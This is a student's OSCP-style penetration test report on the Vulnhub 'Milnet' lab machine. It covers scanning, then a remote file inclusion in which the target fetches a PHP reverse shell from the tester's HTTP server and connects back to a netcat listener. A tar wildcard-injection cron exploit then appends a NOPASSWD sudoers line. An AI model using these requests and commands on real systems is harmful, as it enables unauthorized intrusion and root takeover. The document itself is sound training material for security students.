
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@youremailaddress.com, OSID: 12345

2021-05-29

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering	5
3.1.1	Nmap-Initial	5
3.1.2	Nikto	6
3.1.3	Gobuster	6
3.2	Penetration:	6
3.2.1	System IP: 10.10.10.113	7
3.2.1.1	Service Enumeration:	7
3.2.1.2	Gaining Shell	7
3.2.1.3	Privilege Escalation	12
3.2.1.4	Proof File	13
3.2.1.4.1	User	14
3.2.1.4.2	Root	14
3.3	Maintaining Access	14
3.4	House Cleaning:	15

1 Offensive Security OSCP Exam Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Vulnhub. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the Milnet. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Milnet was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Milnet(10.10.10.113) - Information disclosure via the php info and allowing allow_url_include which opened a backdoor to upload remote file inclusion vulnerability.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.##
Information Gathering:

3.1 Information Gathering

3.1.1 Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Jun  2 10:44:15 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.113
Nmap scan report for 10.10.10.113
Host is up, received arp-response (0.0016s latency).
Scanned at 2021-06-02 10:44:15 PDT for 20s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9b:b5:21:38:96:7f:85:bd:1b:aa:9a:70:cf:db:cd:36 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQCA15yEcaWhSB1ks8p8Fv8Em2mqkb0tWrwrF+jRPGyCzVMervDyR3ou9/rGRWew0k7OD7W9Ucp2nq/
|   256 93:30:be:c2:af:dd:81:a8:25:2b:57:e5:01:49:91:57 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKASs+W06NbY/7RC+WQV6BDWd/PITie64bizEgEnQ43KgyBan8JmZ5
|   256 37:40:2b:cc:27:ae:89:22:d0:d2:65:65:c4:9b:53:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILAGc7otIyk/nYGN1SJdEaWvP4SUR2MGk0+Qa6sSj4RZ
80/tcp    open  http      syn-ack ttl 64  lighttpd 1.4.35
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:3B:F7:ED (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun  2 10:44:35 2021 -- 1 IP address (1 host up) scanned in 20.19 seconds
```

3.1.2 Nikto

```
- Nikto v2.1.5
-----
+ Target IP:          10.10.10.113
+ Target Hostname:    10.10.10.113
+ Target Port:        80
+ Start Time:         2021-06-02 11:02:57 (GMT-7)
-----
+ Server: lighttpd/1.4.35
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found.
  ↳ This gives a lot of system information.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list
  ↳ (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2021-06-02 11:03:18 (GMT-7) (21 seconds)
-----
+ 1 host(s) tested
```

3.1.3 Gobuster

```
/index.php (Status: 200)
/content.php (Status: 200)
/main.php (Status: 200)
/info.php (Status: 200)
/nav.php (Status: 200)
/bomb.php (Status: 200)
/props.php (Status: 200)
```

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Knife.

3.2.1 System IP: 10.10.10.113

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.113	TCP: 22,80\

3.2.1.2 Gaining Shell

System IP: 10.10.10.113

Vulnerability Exploited : Remote file inclusion vulnerability

System Vulnerable : 10.10.10.113

Vulnerability Explanation : PHP info information disclosure, allow url feature on which opened a backdoor for remote file inclusion vulnerability and cronjob running as root

Privilege Escalation Vulnerability : Cron job running as root which allowed me get a privshell

Vulnerability fix : Need to avoid original information disclosure and also

Severity Level : Critical

By going to the website i see a kind of military website with foreign language. There are few tabs which goes to the different page which has foreign language too.

**Figure 3.1:** 105-Website.png

Gobuster revealed that there is a folder called info.php on the website which i wanted to explore it.

By going through the info.php i can see that the allow_include url is set to on which is very dangerous we can use that to remote file inclusion.

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On
arg_separator.input	&	&

Figure 3.2: 110-allowurl.png

It shows the path of the file as well which means that its the original phpinfo() of the website we are looking at.

\$_SERVER['REQUEST_URI']	/info.php
\$_SERVER['DOCUMENT_ROOT']	/var/www/html
\$_SERVER['SCRIPT_FILENAME']	/var/www/html/info.php

Figure 3.3: 115-Variable name.png

By checking the gobuster we can also see that there is a file called content.php i wanted to capture the request in burpsuite and check whats going on.



Figure 3.4: 125-bombtab.png





Figure 3.5: 120-bomb.png

When i click on the bomb it routes the request to the bomb file and gives me the response. What if i can include my url and check if i can get a reply.


I am going to use Simple http server to initiate a http server and check the response. If the victim server hits my machine i can include the malicious code and get the reverse shell.

A terminal window with a black background and green text. It shows a red arrow pointing to the command 'python2 -m SimpleHTTPServer' and the output 'Serving HTTP on 0.0.0.0 port 8000 ...'.

```
→ python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 3.6: 130-Python server.png

I am modifying the route parameter and check if the request hits my machine or not. For testing purpose i am going to include the file which doesnt exist and check the 404 error.

A screenshot of a web browser's developer tools, specifically the 'Request' tab. It shows an HTTP POST request to '/content.php' on 'http://10.10.10.113'. The 'route' parameter in the request body is highlighted with a red box and contains the value 'http://10.10.10.101:8000/nothing'.

```
Request
Pretty Raw In Actions
1 POST /content.php HTTP/1.1
2 Host: 10.10.10.113
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 48
9 Origin: http://10.10.10.113
10 Connection: close
11 Referer: http://10.10.10.113/nav.php
12 Upgrade-Insecure-Requests: 1
13
14 route=http://10.10.10.101:8000/nothing
```


Figure 3.7: 135-http check.png

Once i send the request i can see the hit on the server which means that we can include any malicious shell to the victim machine and get the reverse shell without any issues.

```
→ python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.113 - - [03/Jun/2021 18:09:40] code 404, message File not found
10.10.10.113 - - [03/Jun/2021 18:09:40] "GET /nothing.php HTTP/1.0" 404 -
[milnet] 0:bash- 1:python2*
```

Figure 3.8: 140-http-hit.png

Since we have the access to include url i am going to upload a php reverse shell from Seclist and get a reverse shell. I have been excluding the .php extension since it automatically includes extension.



```
Send Cancel < >
Request
Pretty Raw ln Actions
1 POST /content.php HTTP/1.1
2 Host: 10.10.10.113
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://10.10.10.113
10 Connection: close
11 Referer: http://10.10.10.113/nav.php
12 Upgrade-Insecure-Requests: 1
13
14 route=http://10.10.10.101:8000/rshell
```

Figure 3.9: 145-revshell.png

```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.113 34310
Linux seckenheim.net.mil 4.4.0-22-generic #40-Ubuntu SMP Thu May 12 22:03:46 UTC 2016 x86_64
↔ x86_64 x86_64 GNU/Linux
03:28:28 up 22 min, 0 users, load average: 0.00, 0.01, 0.02
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

3.2.1.3 Privilege Escalation

Didn't find anything by manually poking around the user. So let's run the linpeas to check if we got anything there.



Figure 3.10: 150-cronjob.png

By going through the output of linpeas I see that the cronjob is running as root with the name backup.sh. Let's check out what it is doing.




Figure 3.11: 155-backup.png

By seeing the file I can see that the script takes backup of the /var/www/html folder to tar archive.

The file is owned by root but however there is a vulnerability for * option in tar as described in site

Since this is taking the backup of /var/www/html I do have access to create files over there. As per the instructions I need to create couple of files with malicious script to get the root access.

The below commands created two files.

```
touch "/var/www/html/-checkpoint-action=exec=sh exploit.sh"
touch "/var/www/html/-checkpoint=1"
```

I have added command to give the sudo access to the current user.

```
www-data@seckenheim:/var/www/html$ cat exploit.sh
#!/bin/bash

echo 'www-data ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers
www-data@seckenheim:/var/www/html$
```

Figure 3.12: 140-sudoers.png

Now i have to wait for the cronjob to execute. After a minute i can see that the command has been executed successfully and www-data has been added to the sudoers option.

```
www-data@seckenheim:/var/www/html$ sudo -l
Matching Defaults entries for www-data on seckenheim.net.mil:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on seckenheim.net.mil:
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
www-data@seckenheim:/var/www/html$ sudo -i
root@seckenheim:~# id
uid=0(root) gid=0(root) groups=0(root)
root@seckenheim:~#
```

Figure 3.13: 145-sudo-l.png

3.2.1.4 Proof File

```
www-data@seckenheim:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@seckenheim:/$
```

Figure 3.14: 150-user-proof.png

3.2.1.4.1 User

```
root@seckenheim:~# cat credits.txt

  155-root-proof

This was milnet for #vulnhub by @teh_warrior
I hope you enjoyed this vm!

If you liked it drop me a line on twitter or in #vulnhub.

I hope you found the clue:
/home/langman/SDINET/DefenseCode_Unix_WildCards_Gone_Wild.txt
I was sitting on the idea for using this technique for a BOOT2ROOT VM prives for a long time...

This VM was inspired by The Cuckoo's Egg.
If you have not read it give it a try:
http://www.amazon.com/Cuckoos-Egg-Tracking-Computer-Espionage/dp/1416507787/
root@seckenheim:~#
```

Figure 3.15: 155-root-proof.png

3.2.1.4.2 Root

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may

only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Vulnhub should not have to remove any user accounts or services from the system.